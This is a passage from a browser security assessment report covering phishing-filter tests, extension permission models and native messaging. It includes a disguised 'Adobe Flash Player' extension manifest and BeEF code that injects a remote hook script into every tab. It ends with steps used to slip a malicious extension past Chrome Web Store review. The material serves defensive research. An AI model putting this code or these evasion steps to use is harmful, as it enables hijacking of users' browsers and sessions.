PODANA STRONA NIE ISTNIEJE

Figure 12.5: Example of sites not counted in the final statistics

The results are shown in the following table:

Browser	Source	Total Missed (by Edge)	Blocked (by Chrome)
Google Chrome	PhishTank	6246	3252 (52%)
Google Chrome	OpenPhish	390	295 (75.6%)

Browser	Source	Total Missed (by Chrome)	Blocked (by Edge)
Microsoft Edge	PhishTank	4555	2177 (47.8%)
Microsoft Edge	OpenPhish	174	129 (74.1%)

Table 12.2: Intersection tests results

Overall Google Chrome performs better in all tests, blocking more phishing domains than Microsoft Edge.




Figure 12.6: Intersection of OpenPhish missed sites




Figure 12.7: Intersection of PhishTank missed sites

The Venn diagrams displayed in figures 12.6 and 12.7 show the intersection of sites from OpenPhish and PhishTank that were missed by both SafeBrowsing and SmartScreen.


The testing methodology was different across browsers, because some unexpected issues were encountered while instrumenting Google Chrome via the webdriver. While instrumenting Microsoft Edge via webdriver it was possible to detect and parse the red blocking page that SmartScreen returns when blocking access to a resource which allowed detection, but the same was not possible using the Google Chrome webdriver. The main issue was related to interstitial page access: the SafeBrowsing red blocking page is not accessible from standard browser contexts like those where the webdriver operates, which is good from a security perspective.

In order to get around this problem for Google Chrome, an extension was written for the task.

12.2.1 Google Safe Browsing

Since the webdriver approach was not an option, testing SafeBrowsing was performed via a Google Chrome extension. This extension has the `tabs` and `all_urls` permissions, and hooks the extension context via BeEF. The extension was installed on a number of browsers on different Microsoft Windows 10 virtual machines, then the following code was pushed to each browser, just changing the worker and slice numbers.

The main trick to differentiate between pages blocked and allowed by SafeBrowsing (see figure 12.8), since access to the red interstitial page displayed when SafeBrowsing blocks a domain was also problematic from the extension, was to add a custom listener to the ***chrome.tabs.onUpdated*** event. The status of a tab never completes if page loading is blocked by SafeBrowsing. So, by just waiting for the ***onUpdate*** event, when the tab status switches from loading to complete this information can be used to state reliably that the page was not blocked by SafeBrowsing. The code used for Google Chrome instrumentation can be found in the Appendix A.4.



Deceptive site ahead

Attackers on **www.garderiejal.com**
installing software or revealing your
numbers, or credit cards).

☑ Automatically send some system info
dangerous apps and sites. Privacy po

This type of file can harm your computer. Do you want to keep Ups_WebTracking_....js anyway?

```
> [2017-07-02 12:05:19 +0200] [instance: w2 - 1170/4376] SafeBrowsing allows http://www.feedfood.com.br/pt/GFHHJY41KJKKJH452/Home/t
> [2017-07-02 12:05:20 +0200] [instance: w0 - 1295/4376] SafeBrowsing allows http://ads-info-notify.biz/sg-inc/recovery-answer.html
> [2017-07-02 12:05:20 +0200] [instance: w2 - 1175/4376] SafeBrowsing allows http://www.optchain.cn/img/listing/2008-ducati-monster-
ucati-monster/login.php
> [2017-07-02 12:05:21 +0200] [instance: w1 - 1200/4376] SafeBrowsing allows https://www.sugarsync.com/pf/D3390833_08732785_73405?d
> [2017-07-02 12:05:24 +0200] [instance: w1 - 1205/4376] SafeBrowsing allows http://freestyle.d934713.u-telcom.net/cgi-sys/suspende
ssion=7eb90667a3082e92c01d7774e99b23c97eb90667a3082e92c01d7774e99b23c9
> [2017-07-02 12:05:25 +0200] [instance: w1 - 1205/4376] SafeBrowsing allows http://lyndonaldart.com/wp-admin/js/home/
> [2017-07-02 12:05:26 +0200] [instance: w2 - 1180/4376] SafeBrowsing allows http://hvezdnybazar.cz/gmailwebmail.html
> [2017-07-02 12:05:27 +0200] [instance: w0 - 1305/4376] SafeBrowsing allows http://mightygodweserve.com/cgi-sys/suspendedpage.cgi
```

Figure 12.8: SafeBrowsing testing via browser extension from multiple VMs

12.2.2 Microsoft SmartScreen

SmartScreen is not available as an API like SafeBrowsing. Since protocol reverse engineering was not considered a worthwhile option in the given time frame, the final choice was to instrument Microsoft Edge on Microsoft Windows 10 via webdriver.

Microsoft Edge webdriver returns the contents of the Windows Defender SmartScreen page, so writing an extension was not needed.

It should be noted that manual intervention was required at times, since the Microsoft Edge webdriver is sometimes unstable or unresponsive, with websites that just hang or some form of user interaction is needed (auto-downloads, pop-ups, stuck pages, etc.). As proven by the code below, most types of exceptions were caught and handled automatically, however sometimes the process had to be stopped and restarted manually.

The analysis of SmartScreen has been overall slower. Moreover, Microsoft should consider exposing SmartScreen as an API to those having a Microsoft account, as Google does with its SafeBrowsing technology. The code used for Microsoft Edge instrumentation can be found in the Appendix A.5.

12.2.3 Phishing Protection

A general recommendation that is commonly given when prompted about how phishing can be mitigated is user-awareness. Realistically, even if 99% of the employees of a target company could be aware of phishing threats, an attacker just needs one unaware user to fall into the phishing lure, to start pivoting and lateral movement. So while user awareness is important, it is not enough.

One technical solution to prevent phishing is Universal 2nd Factor (U2F) [12]. One widely used implementation is Yubico U2F [13]. The diagram shown in figure 12.9, taken from the Yubico U2F technical overview [14], shows how phishing can prevented tying the token with the web origin where it must be used, and how MITM can be prevented using TLS channel ids.

While U2F could be a technical mitigation for phishing and MITM, the application support is quite limited at the moment. A partial list of well-known applications that do support U2F are listed below:

- Google products, Youtube
- Facebook
- Github, Gitlab, Bitbucket

[12] https://fidoalliance.org/specs/fido-u2f-v1.0-ps-20141009/fido-u2f-overview-ps-20141009.html#man-in-the-middle-protections-during-authentication

[13] https://www.yubico.com/about/background/fido/

[14] https://developers.yubico.com/U2F/Protocol_details/Overview.html




Figure 12.9: How U2F can prevent phishing and MITM

- Dropbox

12.3 Browser Extensions

Browser extensions are a convenient way of extending the browser functionality providing to its users a set of APIs. There are a number of extensions developed by the community which had great success, such as Firebug[15], AdBlock[16], HTTPSEverywhere[17]. However, extensions are new code and may be given permissions that can negatively impact security, hence they are a potential new avenue of attacks.

12.3.1 Google Chrome Extensions Manifest and Permissions

Google Chrome extensions run with elevated privileges. They can do things which JavaScript code in normal web content is not allowed to do. For example, an extension can have access to all the open tabs, send cross-origin requests, or read cookies (including HttpOnly ones). Extensions need to be served from the Google Play store; it is not possible to serve extensions from different origins.

Originally the first version of the Google Chrome extensions API did not include a Content Security Policy (CSP) by default to protect from developers' mistakes. It therefore left extensions vulnerable to XSS. Note that the impact of a XSS in the extension code base is a lot more dangerous than a XSS on a normal web origin. The NPAPI has been deprecated from 2013, so it is not possible to directly call OS commands

[15] `https://addons.mozilla.org/en-US/firefox/addon/firebug/`
[16] `https://chrome.google.com/webstore/detail/adblock/gighmmpiobklfepjocnamgkkbiglidom`
[17] `https://www.eff.org/https-everywhere`

anymore. However, developers can still make their extension vulnerable to Remote Command Execution as Tavis Ormandy has proven against WebEx Extension for Google Chrome[18]. For some reasons parts of the Microsoft's C Runtime library were exposed to a script being called by the extension, making it possible to call ***_wsystem()*** passing arbitrary commands achieving Remote Code Execution (RCE).

Things got better in terms of default security settings with extension API version 2 which requires CSP directives: however, content scripts running in the context of a web page are not subject to the extension's CSP. The main question here is how many developers will relax the CSP intentionally? Many JavaScript libraries require the usage of ***eval()*** calls, which means the CSP needs to be relaxed with unsafe-eval, re-opening potential avenues for exploitation.

The following (see listing 12.5) is an example of a (malicious) Google Chrome extension manifest file version 2, with a relaxed permission model and relaxed CSP policy, taken from the BeEF project[19].

```
{
    "name": "Adobe Flash Player Plugin Update",
    "manifest_version": 2,
    "version": "26",
    "description": "Updates Adobe Flash Player with latest updates, including security ones.",
    "background": {
        "scripts": ["background.js"]
    },
    "content_security_policy":
     ↪  "script-src 'self' 'unsafe-eval' https://api.penitenziagite.club; object-src 'self'",
    "icons": {
        "16": "icon16.png",
        "48": "icon48.png",
        "128": "icon128.png"
    },
    "permissions": [
        "background",
        "tabs",
        "<all_urls>",
        "cookies"
    ]
}
```

Listing 12.5: Manifest for the Google Chrome malicious extension used later in this section

Table 12.3 enumerates all the Google Chrome extension permissions available. Note that permissions that apply only to Chrome OS were not listed, meaning that the following permissions work on extensions on every operating system.

Permissions	Consequence
activeTab	gives temporary access to the tab marked as activeTab.
alarms	enable calling the chrome.alarms API.

[18] https://bugs.chromium.org/p/project-zero/issues/detail?id=1096
[19] https://beefproject.com/

background	the browser runs (invisibly) as soon as the user logs into their computer, in order to have extensions live longer.
bookmarks	enable calling the chrome.bookmarks API.
browsingData	enable calling the chrome.browsingData API.
certificateProvider	enable calling the chrome.certificateProvider API.
clipboardRead/clipboardWrite	needed for clipboard read/write access.
contentSettings	enable calling the chrome.contentSettings API.
contextMenus	enable calling the chrome.contextMenus API.
cookies	enable calling the chrome.cookies API.
debugger	enable calling the chrome.debugger API.
declarativeContent	enable calling the chrome.declarativeContent API.
desktopCapture	enable calling the chrome.desktopCapture API.
downloads	enable calling the chrome.downloads API.
experimental	needed if the extension or app uses any chrome.experimental.* APIs.
fontSettings	enable calling the chrome.fontSettings API.
gcm	enable calling the chrome.gcm (cloud messaging) API.
geolocation	enable HTML5 geolocation API without prompting the user for permission.
history	enable calling the chrome.history API.
identity	enable calling the chrome.identity API.
idle	enable calling the chrome.idle API.
management	enable calling the chrome.management API.
nativeMessaging	enable calling the native messaging API.
notifications	enable calling the chrome.notifications API.
pageCapture	enable calling the chrome.pageCapture API.
platformKeys	enable calling the chrome.platformKeys API.
power	enable calling the chrome.power API.
printerProvider	enable calling the chrome.printerProvider API.
privacy	enable calling the chrome.privacy API.
processes	enable calling the chrome.processes API.
proxy	enable calling the chrome.proxy API.
sessions	enable calling the chrome.sessions API.
signedInDevices	enable calling the chrome.signedInDevices API.
storage	enable calling the chrome.storage API.
system.x	enable calling the chrome.system.x API, where x can be CPU, memory and others
tabCapture	enable calling the chrome.tabCapture API.
tabs	enable access to privileged fields of the Tab objects like chrome.tabs and chrome.windows.
topSites	enable calling the chrome.topSites API.
tts	enable calling the chrome.tts (Text-to-Speech) API.
ttsEngine	enable calling the chrome.ttsEngine API.
unlimitedStorage	Provides an unlimited quota for storing HTML5 client-side data
wallpaper	enable calling the chrome.wallpaper API.
webNavigation	enable calling the chrome.webNavigation API.
webRequest	enable calling the chrome.webRequest API.
webRequestBlocking	needed if the extension uses the chrome.webRequest API in a blocking fashion.

Table 12.3: Chrome Extensions Permissions

12.3.2 Microsoft Edge Extensions Manifest and Permissions

The following (see listing 12.6) is an example of a Microsoft Edge extension manifest file. You can see the analogy with the manifest of Google Chrome extensions. The way content scripts, background pages and CSP are specified are almost identical, and permissions are also very similar. Similarly to Google Chrome, also in Microsoft Edge extensions need to be served via a specific site, which in this case is Windows Store. Both browsers allow unsigned extension to be loaded from the filesystem in Developer mode.

```
{
    "name" : "Sample extension manifest",
    "version" : "1.0.0.0",
    "author" : "Microsoft Corporation",
    "browser_action" : {
        "default_icon" : { "20" : "icon_20.png","40" : "icon_40.png"},
        "default_title" : "Sample extension",
        "default_popup" : "popup.html"
    },
    "content_scripts" : [{ "js" : ["content_script.js"], "matches" : ["*://*/*"] }
    ],
    "content_security_policy" : "script-src 'self'; object-src 'self'",
    "default_locale" : "en",
    "description" : "This is a sample extension that illustrates the JSON manifest schema",
    "permissions" : [
        "*://*/*",
        "notifications",
        "cookies",
        "tabs",
        "storage",
        "contextMenus",
        "background"
    ],
    "background" : {
        "page" : "background.html", "persistent" : true
    },
    "icons" : {"128" : "icon_128.png"},
    "minimum_edge_version" : "33.14281.1000.0",
}
```


Listing 12.6: Example manifest of a Microsoft Edge extension with liberal permissions

Table 12.4 lists the permissions available for Microsoft Edge extensions.

Permission	Consequence
<all_urls>	background and content scripts can interact with any website with extra privileges.
contextMenus	modify items in Edge's context menu
cookies	querying and modifying cookies
geolocation	use the HTML5 geolocation API without prompting the user for permission.
idle	enables detection of when the machine's idle state changes.
storage	storing, retrieving, and tracking changes to user data.
tabs	creating and modifying tabs, including their URLs
unlimitedStorage	allowing storage.local to have unlimited storage (depending on system resources)
webNavigation	receiving notifications about the status of navigation requests.
webRequest	observing and analyzing traffic, as well as intercepting, blocking or modifying request in-flight.
webRequestBlocking	blocking fashion.

Table 12.4: Overview of Microsoft Edge Extension Permissions

It should be noted that at the time of writing this report it was possible to upload extensions on Windows Store only after contacting Microsoft, as reported in the following screenshot. Hence, tests on Microsoft Edge extensions were done using unsigned extensions locally developed and not uploaded to Windows Store (see figure 12.10).




Note

Submitting a Microsoft Edge extension to the Windows Store is currently a restricted capability. Reach out to us with your requests to be a part of the Windows Store, and we'll consider you for a future update.

Figure 12.10: Microsoft needs to be explicitly contacted before a Microsoft Edge extension can be uploaded to Windows Store

Additionally, unsigned Microsoft Edge extensions are automatically turned off, after the browser is idle for ten seconds (see figure 12.11). Although this feature might be a hassle for extension developers, it limits exposure to unsigned rogue extensions living in Microsoft Edge as the result of some bypass, or as a persistence technique. Google Chrome instead alerts the user suggesting disabling the Developer mode since extensions might cause harm.



Note

Unsigned extensions are automatically turned off on subsequent launches of Microsoft Edge. When the browser enters an idle state (after approximately 10 seconds of inactivity) you will see the following notification at the bottom of the window.

We've turned off extensions from unknown sources. They might be risky so we recommend keeping them off.

To turn on the unsigned extensions, click "Turn on anyway".

Figure 12.11: Unsigned extensions are turned off automatically after 10-seconds of browser inactivity

12.3.3 Internet Explorer Extensions

Internet Explorer supports browser extensions, which are mostly aimed at enhancing the browsing experience, modifying the toolbar or Graphical User Interface (GUI), adding new functionality via DLLs which are also called Browser Helper Objects.

A BHO has DOM access, so it can perform keystroke logging and content manipulation on any origin.

Internet Explorer also has a functionality called Enhanced Protected Mode, which prevents extensions that are not compatible with this safer way of running BHOs. Not enabled by default, it has not received enough attention to be considered a real mitigation for protecting from rogue extension installation. EPM was not active on the tested Internet Explorer on Microsoft Windows 10 by default.

Browser extensions in Internet Explorer run in Low Integrity mode, and then only read/write file system access is in the following directories:

- *USERPROFILE\Settings\Temporary Internet Files\Low*
- *USERPROFILE\Local Settings\Temp\Low*
- *USERPROFILE\AppData\LocalLow*
- *USERPROFILE\Cookies\Low*

- *USERPROFILE\Favorites\Low*
- *USERPROFILE\History\Low*

However, Microsoft does not force users to write extensions in managed code (.NET), so many of them are written in C++, which makes the BHO code vulnerable to buffer and integer overflows, format string bugs and typical memory safety issues.

12.3.3.1 Comparison of Extension Handling

No browser in scope offered a way to reduce extension privileges by selectively revoking or giving permissions. X41 D-Sec GmbH advises to implement a permission manager to set permission settings per extension. This would be similar to permission management for apps in common mobile operation systems such as Android or iOS.

The fact that both Internet Explorer and Microsoft Edge extensions are either not widely used or have a not yet mature eco-system was the main reason to focus the browser extensions analysis on Google Chrome. However, it was observable that Microsoft considers extensions as being dangerous in terms of security and implemented additional security restrictions such as the 10-second background limit and manual verification of extensions uploaded to the store.

12.3.4 Native Messaging

Google Chrome and Microsoft Edge extensions can be configured to communicate with native applications installed in the OS. Google Chrome moved to native messaging when they started to deprecate the potentially dangerous NPAPI. The communication mechanism is similar to the message passing API[20], where applications that want to communicate with the extension must register a native messaging host. The main difference between the browsers implementations is that on Microsoft Edge the messaging host needs to be implemented using UWP[21].

Listing 12.7 shows the two different ways of declaring the native application manifest. While in Google Chrome the extension origin allowed communicating with the native application is declared in the manifest, in Microsoft Edge this must be determined and enforced at runtime, via a lookup of the Package Family Name of the native application.

```
// Chrome
{
  "name": "chromeNativeApp",
  "description": "chromeNativeApp",
```

[20] https://developer.chrome.com/extensions/messaging

[21] https://docs.microsoft.com/en-us/microsoft-edge/extensions/guides/native-messaging

```
   "path": "C:\\ProgramFiles\\nativeApp\\native_messaging_host.exe",
   "type": "stdio",
   "allowed_origins": [
      "chrome-extension://askdjalsdkjalsdjbkopiqwpeoiqwodk/"
    ]
}

// Edge
<Applications>
    <Application Id="edgeNativeApp"
        <Extensions>
            <uap:Extension Category="windows.appService" EntryPoint="edgeNativeApp.Inventory">
            <uap:AppService Name="com.microsoft.inventory"/>
            </uap:Extension>
        </Extensions>
        ...
    </Application>
</Applications>
```

Listing 12.7: Declaring a Native Application Manifest

It is safer to force the origin whitelisting in a configuration file, rather than relying on the developers to enforce it in their own code. However, an attack model where a Microsoft Edge extension is abused in order to connect to a different native application is mitigated by the fact that both the extension and the UWP application are packaged together.

12.3.5 Security Considerations

Google Chrome extensions ecosystem is mature and gives user fine-grained access control via granular permissions. However, support for more permissions than Microsoft Edge also means a more powerful malicious extension in the hands of an attacker. As it was proven at InsomniHack 2014 in the talk *When you don't have 0days: client-side exploitation for the masses*[22], uploading malicious extensions to the Chrome Web Store was not difficult.

According to Google[23]:

> Apps go through an automated review process and in most cases, an app will be published without further manual review. There may be some instances in which a manual review will be required before the app is published based on our program policies.

An attacker who wants to do harm just needs the *<all_urls>* and *tabs* permissions to already achieve the equivalent of UXSS injecting remote scripts in any tabs. Other permissions can be abused as well, such as

[22] https://www.slideshare.net/micheleorru2/when-you-dont-have-0days-clientside-exploitation-for-the-masses

[23] https://developer.chrome.com/webstore/faq

geolocation and *background* which combined would not prompt the user when geolocation is needed as well as making the extension persistent even after the main browser window is closed or the user reboots.

The BeEF Fake Flash Update Chrome extension, which manifest was provided as an example in the previous sections, allows the attacker to control every tab and perform requests like the SOP is disabled. The main JavaScript hook file loaded via the background script can be just injected in all the open tabs. This can be achieved using the standard extension API, as demonstrated by the code in listing 12.8 from the BeEF project.

```
var beefHookUri = beef.net.httpproto + "://" + beef.net.host + ":" + beef.net.port + beef.net.hook;

chrome.windows.getAll({"populate" : true}, function(windows) {
    for(i in windows) {
        if(windows[i].type=="normal") {
        chrome.tabs.getAllInWindow(windows[i].id,function(tabs){
            for(t in tabs) {
              if(tabs[t].url.substring(0,16) != "chrome-extension"){
               chrome.tabs.executeScript(tabs[t].id,{code:
                "newScript=document.createElement('script'); newScript.src='"
                + beefHookUri + "'; newScript.setAttribute('onload','beef_init()');" +
                " document.getElementsByTagName('head')[0].appendChild(newScript);"})

                beef.net.send('<%= @command_url %>', <%= @command_id %>,
                    'Successfully injected BeEF hook on: ' + tabs[t].url);
                }
            }
        })
        }
    }
});
```

Listing 12.8: BeEF Fake Flash Update Chrome extension


As expected this works reliably also on Google domains as shown in figure 12.12, and is a good example of a stealthy way to have a browser backdoor, which can become an open HTTP proxy, or just a powerful monitoring tool since the entire browser activity can be logged and hijacked.

Cases of malicious extensions spotted in the wild are not uncommon, as researchers from MalwareBytes pointed out in multiple cases. However, it seems the malicious usage spotted in the wild consisted mostly of ad and link fraud, various scams[24] and occasionally malvertising[25]. According to the previously mentioned research, the affected extensions were removed before the download count reached one thousand users, which is a good detection/response time. A good point to observe here is the following: since Google has full control over the extensions life cycle, they just need a few users to report the extension as malicious to trigger more analysis on it, and when a bad behavior is observed the extension can be removed from the Web Store.

[24] https://blog.malwarebytes.com/threat-analysis/2017/02/rogue-chrome-extension-pushes-tech-support-scam

[25] https://blog.malwarebytes.com/threat-analysis/2016/01/rogue-google-chrome-extension-spies-on-you

Malicious extensions activity can be mitigated via Enterprise group policies, since Google Chrome supports extension whitelists and blacklists as discussed in chapter 6 (Enterprise Features). Moreover, Google maintains a list of malicious extensions, as well as extensions that exercise or expose bad security issues. This list is updated daily and used by the browser via SafeBrowsing, which was previously described in section 12.2 (Phishing). If an extension is deemed malicious by this blacklist, it will be disabled automatically to create no more harm, but it will not be removed from the filesystem.



myaccount.google.com says:

under control of: myaccount.google.com

Manage the email addresses associated with your Google Account. Learn more

Google Account email anti0x41@gmail.com

https://10.0.60.21/ui/panel

BeEF 0.4.7.0-alpha | Submit Bug | Logout

Module Results History

id	date	label
0	2017-06-20 16:48	command 1
1	2017-06-20 16:49	command 2

Execute On Tab

Description: Open a new tab and execute the Javascript code on it. The Chrome Extension needs to have the 'tabs' permission, as well as access to the domain.

Id: 243

URL: https://www.google.com/accounts/Edit

Javascript: alert('under control of: ' + document.domain);

Figure 12.12: Demonstrating how a malicious extension can control arbitrary origins including Google domains

The Google WebStore implements a number of automated security checks via extension instrumentation. This was practically tested uploading a malicious extension to the web store, making sure the extension was not publicly available but restricted to a few testing users via Group Policy[26].

The first testbed consisted of an extension with the permissions shown in listing 12.9.

```
"permissions": [
    "background",
    "tabs",
    "http://*/*",
    "https://*/*",
    "file://*/*",
    "cookies"
]
```

Listing 12.9: Manifest for Malicious Google Chrome extension


The *background.js* file was simply including a remote semi-obfuscated and minified BeEF hook from the origin `https://api.penitenziagite.club`. In order to have the BeEF hook working, the CSP must be relaxed as shown in listing 12.10.

[26] https://support.google.com/chrome/a/answer/188453?hl=en

```
"content_security_policy":
    "script-src 'self' 'unsafe-eval' https://api.penitenziagite.club; object-src 'self'"
```

Listing 12.10: CSP Relaxing for BeEF hook

The extension was automatically rejected since it was marked as malicious. This was expected, since the sandbox that Google uses to analyze extensions was polling back to the BeEF server twice a second via XHR, as shown in figure 12.13.



IP: 66.102.8.1
Origin: mcacnjpmnflffgoklidoicbdaplbehne:0

Browser: C 57
System: Windows
Hardware: Unknown

Flash: Yes
Web Sockets: Yes
WebRTC: Yes
ActiveX: No

Date: Wed Jun 21 2017 06:23:07 GMT-0700 (Pacific Daylight Time)

Figure 12.13: The Google sandbox that analyze extension for malicious behavior polling back to BeEF

The automated email from the web store mentioned the following three points:

- “All of the files and code are included in the item package.”
- “All code inside the package is human readable (no obfuscated or minified code).”
- “Avoid requesting or executing remotely hosted code (including by referencing remote JavaScript files or executing code obtained by XHR requests).”


In order to make the malicious extension bypass the automated security checks, the following changes were applied to the *background.js* file. The jQuery dependency that the BeEF hook uses was replaced with the non-minified version, the BeEF obfuscation and minification was disabled, the main global variable was randomized, and the hook file was not retrieved from a remote resource but embedded in *background.js*.

